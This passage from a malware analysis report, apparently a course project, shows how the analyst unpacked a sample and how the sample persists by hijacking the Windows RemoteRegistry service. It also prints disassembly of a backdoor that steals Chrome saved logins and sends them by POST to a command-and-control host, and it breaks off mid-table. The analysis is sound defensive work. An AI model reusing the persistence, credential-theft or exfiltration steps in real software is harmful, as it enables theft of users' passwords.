| Vmware_34:37:a5 | Vmware_29:f9:14 | ARP | 60 | 172.16.2.7 is at 00:50:56:34:37:a5 |
| 172.16.2.6 | 128.213.48.249 | TCP | 66 | 49616 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 128.213.48.249 | 172.16.2.6 | TCP | 66 | 443 → 49616 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_P |
| 172.16.2.6 | 128.213.48.249 | TCP | 54 | 49616 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0 |
| 172.16.2.6 | 128.213.48.249 | TCP | 54 | 49616 → 443 [FIN, ACK] Seq=1 Ack=1 Win=65536 Len=0 |
| 128.213.48.249 | 172.16.2.6 | TCP | 60 | 443 → 49616 [ACK] Seq=1 Ack=2 Win=29312 Len=0 |
| 128.213.48.249 | 172.16.2.6 | TCP | 60 | 443 → 49616 [FIN, ACK] Seq=1 Ack=2 Win=29312 Len=0 |
| 172.16.2.6 | 128.213.48.249 | TCP | 54 | 49616 → 443 [ACK] Seq=2 Ack=2 Win=65536 Len=0 |

**Figure 14** Wireshark displaying the malware's DNS request and TCP connection to malcode.rpis.ec

**INetSim** The malware connects to port 443 of its command and control server, however it doesn't appear to be using the HTTPS protocol. The INetSim application assumes connections over this port will start with a TLS handshake, however it fails to complete this handshake with the infected machine.

```
[2017-10-05 16:32:37] [1652] [https_443_tcp 1670] [172.16.2.6:49248] connect
[2017-10-05 16:32:37] [1652] [https_443_tcp 1670] [172.16.2.6:49248] info: Error
 setting up SSL:  SSL connect accept failed because of handshake problems
[2017-10-05 16:32:37] [1652] [https_443_tcp 1670] [172.16.2.6:49248] disconnect
```

**Figure 15** INetSim service log output for the connection seen in Figure 14.

13 http://www.inetsim.org/

# Malware Behavior

Basic analysis has shown that project_1.malware is capable of unpacking itself, dropping a custom DLL in the C:\Windows directory, and impersonating the valid Remote Registry service by modifying the system registry. It successfully achieves persistence through modifying the 'Start' registry value of the Remote Registry subkey, and attempts to connect to the URL *malcode.rpis.ec*. The following sections contain more advanced analysis of the malware to further discover its behavior and functionality.

## Unpacking

Unfortunately, automatic unpacking of this packed executable failed, so in order to further inspect the behavior of this malware, manual unpacking is necessary. The following analysis was performed using OllyDbg[14], a popular assembly-level debugger for Windows.

The file's entry point is a PUSHAD instruction, with a matching POPAD and tail jump a few hundred lines down. Setting a breakpoint at the destination of the tail jump reveals the Original Entry Point (OEP), 0x40131B.





**Figure 16** OllyDbg shows the entry point's PUSHAD instruction (top photo), and the corresponding POPAD and tail-jump to the OEP.

Once the EIP (instruction pointer) is at the OEP, I used the OllyDump plugin to dump the unpacked process from memory.

[14] http://www.ollydbg.de/





**Figure 17** The initial OllyDump settings used to dump the malware process from memory. 'Base of Code' was changed to 0x1000 instead of the value 0x5C000 filled in by OllyDump since the user-code begins in section UPY0 after unpacking. OllyDump initially interpreted the unpacking code to be the beginning of the new executable's code section.

Starting the executable created by OllyDump gives the following error, indicating that the PE's import tables are corrupted or incorrect.





**Figure 18** The error message produced by the unpacked executable.

Unfortunately, the two methods OllyDump provides to rebuild the import lookup and address tables fail to work on this executable, so a more powerful import re-creation tool like ImportRec[onstructor][15] is required.

[15] https://tuts4you.com/download.php?view.415





**Figure 19** Attaching the OllyDbg debugging process to ImportRec.

In order for ImportRec to work, the process must be paused in OllyDbg at the OEP. After selecting the paused process inside ImportRec, we must attempt to find the executables Import Address Table, after which we can retrieve the imports. Inevitably, the import table rebuild will return some garbage, so by selecting 'Show Invalid' and removing the invalid pointer thunks, we can recreate a new IAT with exclusively valid function pointers.





**Figure 20** ImportRec after all the invalid function pointers have been removed from the new IAT. The red badges throughout this figure and Figure 21 represent the order in which the buttons were pressed.





**Figure 21** The steps required to remove the invalid function pointers from the rebuilt IAT.





**Figure 22** The ImportRec options window. Red boxes are items that were changed from their default values.

After the invalid function pointers are removed, selecting 'Fix Dump' brings up a prompt to select a process memory dump file. This is the executable file produced by OllyDump, with the corrupted IAT shown in Figure 18. Selecting save will rebuild the IAT in the selected PE with the fixed IAT derived from the debugged process currently in OllyDbg. The unpacked executable will now run successfully.

Now that the code has been unpacked, we can further inspect it using more advanced static analysis.

## Installation and Persistence

The first action the malware takes is to drop the VTxExt.dll file into the C:\Windows directory. This DLL comes from the resources section of the executable.




**Figure 23** The call to *CreateFileW* that creates the malicious DLL. The subsequent call to *WriteFile* copies the data from the resources section into this file.

Once the file is successfully in the directory, the malware makes two system calls. One is to run the InstallService function of the DLL using the rundll32 executable, and the other is to call net start Remote Registry, which will run the newly installed service. The disassembly of this function is shown below.
R

```
PUSH EBP
MOV EBP, ESP
PUSH unpacked.00402130                 Arg2 = 00402130
PUSH 0                                 pModule = NULL
CALL [<&kernel32.#537>]                GetModuleHandleW
PUSH EAX                               Arg1 = 00000001
CALL unpacked.00401000                 unpacked.00401000
ADD ESP, 8
PUSH unpacked.0040215C                 command = "rundll32.exe C:\\Windows\\VTxExt.dll,InstallService"
CALL [<&wcrtbase.#2474>]               system
ADD ESP, 4
PUSH unpacked.00402190                 command = "net start RemoteRegistry"
CALL [<&wcrtbase.#2474>]               system
ADD ESP, 4
XOR EAX, EAX
POP EBP
RETN
```

**Figure 24** The two system calls made by the malware to create persistence and start the malware payload.

The InstallService function starts with a call to *OpenSCManager*, and asks for full privileges to the services control manager using the SC_MANAGER_ALL_ACCESS value for the dwDesiredAccess parameter. After retrieving the handle for the service manager, the function proceeds to create a new service titled 'RemoteRegistry'. This new service has a display name of 'VT-x Extension', and is set to auto-start when the user logs in.

```
loc_100010F2:           ; lpPassword
push    0
push    0               ; lpServiceStartName
push    0               ; lpDependencies
push    0               ; lpdwTagId
push    0               ; lpLoadOrderGroup
push    offset BinaryPathName ; "C:\\Windows\\System32\\svchost.exe -k regs"...
push    SERVICE_ERROR_NORMAL ; dwErrorControl
push    SERVICE_AUTO_START ; dwStartType
push    SERVICE_WIN32_SHARE_PROCESS ; dwServiceType
push    SERVICE_ALL_ACCESS ; dwDesiredAccess
push    offset DisplayName ; "VT-x Extension"
push    offset ServiceName ; "RemoteRegistry"
mov     eax, [ebp+hSCManager]
push    eax             ; hSCManager
call    ds:CreateServiceW ; Indirect Call Near Procedure
mov     [ebp+hSCObject], eax
lea     ecx, [ebp+hKey] ; Load Effective Address
push    ecx             ; phkResult
push    offset SubKey   ; "SYSTEM\\CurrentControlSet\\Services\\Remot"...
push    HKEY_LOCAL_MACHINE ; hKey
call    ds:RegCreateKeyW ; Indirect Call Near Procedure
mov     [ebp+var_218], offset aCWindowsSyst_0 ; "C:\\Windows\\System32\\svchost
mov     edx, [ebp+var_218]
add     edx, 2          ; Add
mov     [ebp+var_248], edx
```

**Figure 25** The creation of the malicious service, as well as the retrieval of the preexisting RemoteRegistry subkey.

After getting the handle for the RemoteRegistry subkey (*HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\RemoteRegistry*), the function makes nine changes to the registry's values. These new values are listed below, in the order they are changed by the malware.

1. *ImagePath* C:\Windows\System32\svchost.exe –k regsvc
2. *Description* Maintains the virtual comaptability [sic] interface extension.
3. *DisplayName* VT-x Extension
4. *Error Control* 1 (SERVICE_ERROR_NORMAL)
5. *ObjectName* LocalSystem
6. *Start* 2 (SERVICE_AUTO_START)
7. *Type* 32 (SERVICE_WIN32_SHARE_PROCESS)
8. *DependOnService* rpcss
9. *Parameters\ServiceDll* C:\Windows\VTxExt.dll

```
mov     edx, [ebp+service_description]
sub     edx, [ebp+var_250] ; Integer Subtraction
sar     edx, 1            ; Shift Arithmetic Right
mov     [ebp+var_254], edx
mov     eax, [ebp+var_254]
shl     eax, 1            ; Shift Logical Left
push    eax               ; cbData
push    offset service_description_string ; "Maintains the virtual comaptability int"...
push    1                 ; dwType
push    0                 ; Reserved
push    offset aDescription ; "Description"
mov     ecx, [ebp+RemoteRegistryKeyHandle]
push    ecx               ; hKey
call    ds:RegSetValueExW ; Indirect Call Near Procedure
mov     [ebp+var_220], offset service_display_name ; "VT-x Extension"
mov     edx, [ebp+var_220]
add     edx, 2            ; Add
mov     [ebp+var_258], edx
```

**Figure 26** The basic block that changes the Description value entry of the Remote Registry subkey.

## Backdoor Functionality

After changing the registry values, the InstallService function of the malicious DLL returns and the malware's main process tells the system to call *net start RemoteRegistry*. Predictably, this starts the RemoteRegistry service[16] by calling the ServiceDll's (C:\Windows\VTxExt.dll) ServiceMain function.

The *ServiceMain* function exported by the malicious DLL starts by initializing use of the WinInet API through the *InternetOpenA* function. The *InternetOpenA* function reaches out to https://malcode.rpis.ec, with a user-agent field set to "A. If this fails, the function exits. If it succeeds, then the function calls *InternetConnectA* to connect to the same hostname over HTTP, but using the non-standard port 1337.

[16] https://support.symantec.com/en_US/article.HOWTO3681.html

```
push    ebp
mov     ebp, esp
sub     esp, 0Ch        ; Integer Subtraction
push    0               ; dwContext
push    0               ; dwFlags
push    INTERNET_SERVICE_HTTP ; dwService
push    0               ; lpszPassword
push    0               ; lpszUserName
push    1337            ; nServerPort
mov     eax, [ebp+https_malcode_rpis_ec]
push    eax             ; lpszServerName
mov     ecx, [ebp+hInternet]
push    ecx             ; hInternet
call    ds:InternetConnectA ; Indirect Call Near Procedure
mov     [ebp+hConnect], eax
cmp     [ebp+hConnect], 0 ; Compare Two Operands
jnz     short loc_10001B51 ; Jump if Not Zero (ZF=0)
```

**Figure 27** The malware attempting to connect to https://malcode.rpis.ec:1337

Upon successful connection to port 1337, the malware sends a POST request to the server root object (path is "/"). Something unique about this post request is that the self-declared media type field is set to a non-standard value - "SOLAIRE". Additionally, each HTTP request the infected machine makes to the Command and Control (C&C) server has the serial number of the victim's hard drive, presumably so the attacker can identify and differentiate between all his victims. The attacker also sends how much disk space is left on the victim's hard drive with each user-agent.

```
call    ds:GetVolumeInformationW ; Indirect Call Near
mov     eax, [ebp+VolumeSerialNumber]
push    eax
push    offset aSerialU ; "serial: %u\n"
push    40h
lea     ecx, [ebp+var_84] ; Load Effective Address
push    ecx
call    sub_10001070    ; Call Procedure
add     esp, 10h        ; Add
lea     edx, [ebp+var_84] ; Load Effective Address
push    edx             ; lpString2
mov     eax, [ebp+lpString1]
push    eax             ; lpString1
call    ds:lstrcatW     ; Indirect Call Near Procedure
```

**Figure 28** The malware attempting to connect to https://malcode.rpis.ec:1337

```
                        ; CODE XREF: POST_to_server+2A↑j
push    0               ; dwContext
push    INTERNET_FLAG_RELOAD ; dwFlags
push    offset lpszAcceptTypes ; "SOLAIRE"
push    0               ; lpszReferrer
push    0               ; lpszVersion
push    offset szObjectName ; "/"
push    offset szVerb   ; "POST"
mov     edx, [ebp+hConnect]
push    edx             ; hConnect
call    ds:HttpOpenRequestA ; Indirect Call Near Procedure
mov     [ebp+hRequest], eax
cmp     [ebp+hRequest], 0 ; Compare Two Operands
jnz     short loc_10001B80 ; Jump if Not Zero (ZF=0)
jmp     short loc_10001BE8 ; Jump
---------------------------------------------------------------

                        ; CODE XREF: POST_to_server+5C↑j
push    0               ; dwContext
push    0               ; dwFlags
push    0               ; lpBuffersOut
push    0               ; lpBuffersIn
mov     eax, [ebp+hRequest]
push    eax             ; hRequest
call    ds:HttpSendRequestExW ; Indirect Call Near Procedure
```

**Figure 29** The initial POST request sent to https://malcode.rpis.ec:1337

After the initial POST, the malware starts hunting for passwords in the users Google Chrome data. If it is able to recover any passwords, it transmits these via more POST requests to the C&C server.

```
push    ebp
mov     ebp, esp
mov     eax, 3820h
call    sub_10089800    ; Call Procedure
mov     eax, dword ptr byte_10090004
xor     eax, ebp        ; Logical Exclusive OR
mov     [ebp+var_4], eax
mov     [ebp+var_3820], 0
lea     eax, [ebp+var_380C] ; Load Effective Address
push    eax             ; int
push    offset Chrome_User_Data_Log ; "C:\\Users\\IEUser\\AppData\\Local\\Google\\Ch"...
call    sub_1008756
add     esp, 8          ; void Chrome_User_Data_Log
test    eax, eax        Chrome_User_Data_Log db 'C:\Users\IEUser\AppData\Local\Googl'
jz      short loc_1     db 'e\Chrome\User Data\Default\Login Da'
                        db 'ta',0

loc_1000172E:           ; int
push    0
lea     ecx, [ebp+var_3808] ; Load Effective Address
push    ecx             ; int
push    0FFFFFFFFh      ; size_t
push    offset Get_All_Username_Pwds_SQL ; "SELECT origin_url, username_value, pass"...
mov     edx, [ebp+var_380C]
push    edx             ; void Get_All_Username_Pwds_SQL
call    sub_100657      Get_All_Username_Pwds_SQL db 'SELECT origin_url, username_value, '
add     esp, 14h        db 'password_value FROM logins;',0
test    eax, eax        ; Logical Compare
jz      short loc_10001765 ; Jump if Zero (ZF=1)
```

**Figure 30** The two basic blocks showing the retrieval of the SQLite Google Chrome database of login data, and the subsequent SQL command used to get all of the username and password values.

The malware continues to make GET requests to the C&C server on port 443 every 2.5 hours in a never-ending while loop. If it receives a response, it parses the message body looking for the string *<cmd>*. If it is successful in finding this string, it parses the subsequent 32 bytes, saving the first byte as a identification of sorts. This command ID/byte will be referred to as the command character for the rest of this document.

In the assembly code for the ServiceMain function, there is a switch statement with five separate cases. The first four hit on the ASCII characters d, e, u, and x, and result in various function calls explained below. The fifth case is the default case for situations where the command character sent by the attacker doesn't match any of the four previous cases. If this is the case, the malware does some memory cleanup and goes back to sleep to wait for the next command.

```
byte_10002098   db 0, 1, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 4, 2, 4, 4, 3;
```

**Figure 31** The decoding array for the switch statement as shown in IDA. In the assembly, the attacker's command character is interpreted by its ASCII value minus 100. That value is then checked in the above array to discover which function it aligns with. So 'd' – which has an ASCII value of exactly 100 (0x64), would be at index 0. 'u', which has an ASCII value of 117 (0x75) is indexed at slot 17, which corresponds with Function 2.

| **Command Character** | d | e | u | x |
|---|---|---|---|---|
| **Func. ID** | 0 | 1 | 2 | 3 |

